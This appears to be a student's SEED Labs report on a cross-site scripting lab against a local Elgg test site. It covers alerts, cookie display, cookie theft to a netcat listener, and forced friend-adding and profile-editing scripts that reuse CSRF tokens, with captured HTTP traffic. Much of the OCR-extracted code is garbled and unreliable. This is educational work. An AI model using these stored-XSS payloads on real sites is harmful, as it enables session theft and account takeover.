

Name: Bharath Karumudi
Lab: XSS Attack

Task 1: Posting a Malicious Message to Display an Alert Window




Fig1: Samy updating his profile with a test JavaScript.




Fig2: Alice viewing the Samy profile and got the alert from JavaScript.

Observation: As Samy, I updated my profile “brief description” with a simple JavaScript which shows “XSS” in alert box. When Alice viewed the Samy profile, she received the alert box with “XSS” as message, as shown in Fig2.

Explanation: This is due to XSS attack, where the browser rendered the content of brief description as code instead of data and the code was executed by browser during page load and that is the reason, Alice got the alert box when she viewed the Samy’s profile page.

Task 2: Posting a Malicious Message to Display Cookies




Fig: Samy updated his profile with malicious code to show cookie document




Fig: Alice seeing her cookie details when visited Samy profile

Observation: As Samy, I have updated the brief description in profile with a JavaScript that reads the current page cookie (`document.cookie`) and when Alice viewed the Samy profile, Alice got an Alert box with her own cookie information.

Explanation: This is due to XSS attack, where the browser rendered the content of brief description as code instead of data and the code was executed during page load. Unless CSRF, here the request was going from Elgg, so the malicious JavaScript helps us to show Alice Elgg page cookie details but only to her.

Task 3: Stealing Cookies from the Victim's Machine




Fig: Samy updated JavaScript code that sends the cookie details to remote machine




Fig: Alice cookie details are emitted on Samy terminal – remote machine

Observation: As Samy, I have updated my “About me” with a JavaScript that access the cookie and also sends a request to Samy machine. When Alice viewed the Samy profile, the details are sent to Samy’s machine (remote) where he is listening using netcat for the traffic on port 5555.

Explanation: This is due to XSS attack, where the browser rendered the content of About me as code instead of data and the code was executed during page load. The JavaScript has fake image source as remote machine and so it sends a request to the remote machine who is listening using netcat.

The request also include the document.cookie, which is Alice Elgg’s cookie details and when the request sent out for the fake img src (remote machine), Alice cookie details are also included in the request. Thus, the details are printed out on the Samy terminal as shown in second figure.

Task 4: Becoming the Victim's Friend




Fig: Examining the request headers for add friend




Fig: Showing Samy has only one friend at this time i.e. Admin

The screenshot shows a Firefox browser window titled "VirtualBox VM Machine View Input Devices Window Help" and "SEED (After Lab6) [Running]". The address bar shows "File : XSS Lab Site - Mozilla Firefox" and "www.xsslabelgg.com/profile/samy/edit". The page title is "XSS Lab Site". The main content is the "Edit profile" form for user "Samy". The "About me" field contains the following JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="";
var token="&_elgg_token=" + elgg.security.token..._elgg_TS;
var token="&_elgg_token=" + elgg.security.token..._elgg_token;
var gid = "?friend=47";
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?" + gid + token + ts
}
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl,true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

A red box highlights the "About me" field, and a red arrow points to the "ts" variable in the code. To the right of the form is a sidebar with user information and links.

Fig: Adding the malicious code for XSS in Samy “About me”

The screenshot shows a Firefox browser window titled "VirtualBox VM Machine View Input Devices Window Help" and "SEED (After Lab6) [Running]". The address bar shows "File : Alice : XSS Lab Site - Mozilla Firefox (Private Browsing)" and "www.xsslabelgg.com/profile/alice". The page title is "XSS Lab Site". The main content is the profile page for user "Alice". The "Friends" section displays the message "No friends yet." A red circle highlights this message.

Fig: Alice has no friends at this time (before attack)

The screenshot shows a Mozilla Firefox window with the title "VirtualBox VM Machine View Input Devices Window Help". The address bar says "SEED (After Lab6) [Running]". The main content area displays the "XSS Lab Site" with a profile for "Samy". The "Friends" section shows a new entry for "Alice". The developer tools are open, specifically the Network tab, which captures the following request:

```

HTTP/1.1 200 OK
Date: Sun, 10 Nov 2019 00:53:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 10 May 2020 00:53:29 GMT
Pragma: no-cache
Cache-Control: public
ETag: "1549469404_gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=utf-8

http://www.xsslabelgg.com/action/friends/add?1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0)
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=c6smr@0gnSreibubv33p5cgml0
DNT: 1
Connection: keep-alive
GET / HTTP/1.1 304 Found
Date: Sun, 10 Nov 2019 01:03:57 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

```

The developer tools also show the source code for the "About me" section of Samy's profile, where a script was injected to perform the friend addition.

Fig: Alice viewed Samy profile and Samy was added to her list. Also, we can see HTTP requests and also script during that.

The screenshot shows a Mozilla Firefox window with the title "VirtualBox VM Machine View Input Devices Window Help". The address bar says "SEED (After Lab6) [Running]". The main content area displays the "XSS Lab Site" with a profile for "Alice". The "Friends" section shows a new entry for "Samy". The developer tools are not visible in this specific screenshot, but the change in the Friends list is the key evidence of the exploit.

Fig: Showing Alice friends after XSS attack by Samy

Observation: As Samy, updated my profile with JavaScript that executes Add friend request with Samy, whoever view my profile page. When Alice, viewed the Samy profile, Samy was added to Alice friends without her knowledge.

Explanation: The JavaScript in the About me block was executed as code rather than data and the code has a Add friend request. So, when Alice viewed the Samy profile page, the code was executed and sent a request to Add Samy as her friend. Elgg server received the request as like a legit, because it also includes a valid cookie, timestamp and token – because the request is initiated from the Alice Elgg page directly, we can get all these attributes from Alice page. This is XSS attack.

Question1: The lines marked with 1 and 2 are needed to defend the CSRF countermeasure. Because, Elgg has CSRF defense enabled which validates the timestamp and session token. If the request comes with invalid tokens, the request will be rejected. So, we need to pass the correct timestamp and token to pass our requests.

Question2: No, because the Editor mode adds the additional tags to the content and the code will not be executed as expected. Thus, the attack fails.

Task 5: Modifying the Victim's Profile

VirtualBox VM Machine View Input Devices Window Help

Web Browser File Edit View History Bookmarks Tools Help

Samy : XSS Lab Site + www.xsslabelgg.com/profile/samy

Most Visited SEED Labs Sites for Labs

HTTP Header Live

Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 514
Cookie: elgg=2f6sd1l2qc38tboe0aqvg90v7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=Wj80Cfw97Ybb2W7DqnfTA6_elgg_ts=
POST: HTTP/1.1 202 Found
Date: Sun, 10 Nov 2019 01:17:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.xsslabelgg.com/profile/samy

Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Cookie: elgg=2f6sd1l2qc38tboe0aqvg90v7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Sun, 10 Nov 2019 01:17:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

XSS Lab Site

moz-extension://b0c28583-d446-46a3-8137-0876af8b2038 - HTTP Header Live Sub - Mozilla Firefox

POST | http://www.xsslabelgg.com/action/profile/edit

Content-Type: application/x-www-form-urlencoded
Content-Length: 514
Cookie: elgg=2f6sd1l2qc38tboe0aqvg90v7
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded
Content-Length: 474
Cookie: elgg=2f6sd1l2qc38tboe0aqvg90v7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=Wj80Cfw97Ybb2W7DqnfTA6_elgg_ts=
POST: HTTP/1.1 202 Found
Date: Sun, 10 Nov 2019 01:17:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

Content-Type: application/x-www-form-urlencoded
Content-Length: 474
Cookie: elgg=2f6sd1l2qc38tboe0aqvg90v7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Sun, 10 Nov 2019 01:17:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

Fig: Examining the HTTP request for Profile edit

VirtualBox VM Machine View Input Devices Window Help

XSS Lab Site - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

Alice : XSS Lab Site + www.xsslabelgg.com/profile/alice

Most Visited SEED Labs Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets

Alice

Friends

Content-Length:474

Fig: Showing Alice has no profile descriptions before XSS attack

File : XSS Lab Site - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 Edit profile : XSS Lab Site +
 www.xsslabelgg.com/profile/samy/edit
 Most Visited SEED Labs Sites For Labs

Edit profile

Display name
 Samy

About me

```

<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__elgg.session.user.guid;
var ts=__elgg_ts+__elgg.session.token.__elgg_ts;
var token=&__elgg_token=__elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/profile/edit"
//Construct the content of your uid
var content="<description>Samy is My Hero";
content += "&accesslevel[description]=2";
content += "&name=" + userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit"
//debug
//alert(sendurl + token + ts + content + guid);
var samyGuid=47;
if(__elgg.session.user.guid==samyGuid)
{
  //Create and send Ajax request to modify profile
  var Ajax=new XMLHttpRequest();
  Ajax.open("POST",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type",
  "application/x-www-form-urlencoded");
  Ajax.send(token + ts + content + guid);
}
</script>
```

Public

Fig: Samy Added the code to perform the XSS attack

VirtualBox VM Machine View Input Devices Window Help
 SEED (After Lab5) [Running]

XSS Lab Site - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 Samy: XSS Lab Site +
 www.xsslabelgg.com/profile/samy
 Most Visited SEED Labs Sites For Labs

XSS Lab Site

Your profile was successfully saved.

Activity Blogs Bookmarks Files Groups More »

[http://www.xsslabelgg.com/action/profile/edit&__elgg_token=q56XkFT5OrGn2MbKpzwWQg&__elgg_ts=1573350404&description=Samy%20is%20My%20Hero&accesslevel\[description\]=2&name=Samy&guid=47](http://www.xsslabelgg.com/action/profile/edit&__elgg_token=q56XkFT5OrGn2MbKpzwWQg&__elgg_ts=1573350404&description=Samy%20is%20My%20Hero&accesslevel[description]=2&name=Samy&guid=47)

OK

Fig: Samy debugging, to see the code is rendering the request correctly

The screenshot shows a Mozilla Firefox browser window with the title "XSS Lab Site". The URL in the address bar is www.xsslabelgg.com/profile/samy. The page content includes a sidebar for "Friends" and a main area for "Samy" with an "About me" section containing the text "Samy is My Hero". A red circle highlights the "About me" text. A red box highlights the developer tools' element inspector, which shows the injected JavaScript code:

```
<div class="elgg-output elgg">
<script type="text/javascript">
//JavaScript code to access user name, user guid, Time stamp ,elgg.log.ts //and
Security Token , elgg.token var.userName=elgg.session.user.name; var guid=elgg.id+elgg.session.user.guid; var
ts=6_ elgg.ts=elgg.security.token . elgg.ts; var token=6_ elgg.token=elgg.security.token .. elgg.token
//Construct the content of your url. var content="&descriptions=Samy is My Hero"; content += 
"/profile/edit" //debug //alert(ts); document.write(content);
/elgg/profile/edit" //debug //alert(ts); document.write(content);
if(elgg.session.user.guid=samgyuid) { //Create and send Ajax request to modify profile var Ajax=new XMLHttpRequest(); Ajax.open("POST",sendurl,true); Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded"); Ajax.send(token + ts + content +
samgyuid);
}

```

Fig: Alice viewed the Samy profile and XSS attack occurred – Also HTTP and page source code can be seen.

The screenshot shows a Mozilla Firefox browser window with the title "XSS Lab Site". The URL in the address bar is www.xsslabelgg.com/profile/alice. The page content includes a sidebar for "Friends" and a main area for "Alice" with an "About me" section containing the text "Samy is My Hero". A red circle highlights the "About me" text. A red box highlights the developer tools' element inspector, which shows the injected JavaScript code:

```
<div class="elgg-output elgg">
<script type="text/javascript">
//JavaScript code to access user name, user guid, Time stamp ,elgg.log.ts //and
Security Token , elgg.token var.userName=elgg.session.user.name; var guid=elgg.id+elgg.session.user.guid; var
ts=6_ elgg.ts=elgg.security.token . elgg.ts; var token=6_ elgg.token=elgg.security.token .. elgg.token
//Construct the content of your url. var content="&descriptions=Samy is My Hero"; content += 
"/profile/edit" //debug //alert(ts); document.write(content);
/elgg/profile/edit" //debug //alert(ts); document.write(content);
if(elgg.session.user.guid=samgyuid) { //Create and send Ajax request to modify profile var Ajax=new XMLHttpRequest(); Ajax.open("POST",sendurl,true); Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded"); Ajax.send(token + ts + content +
samgyuid);
}

```

Fig: Alice profile description was updated – XSS Attack by Samy

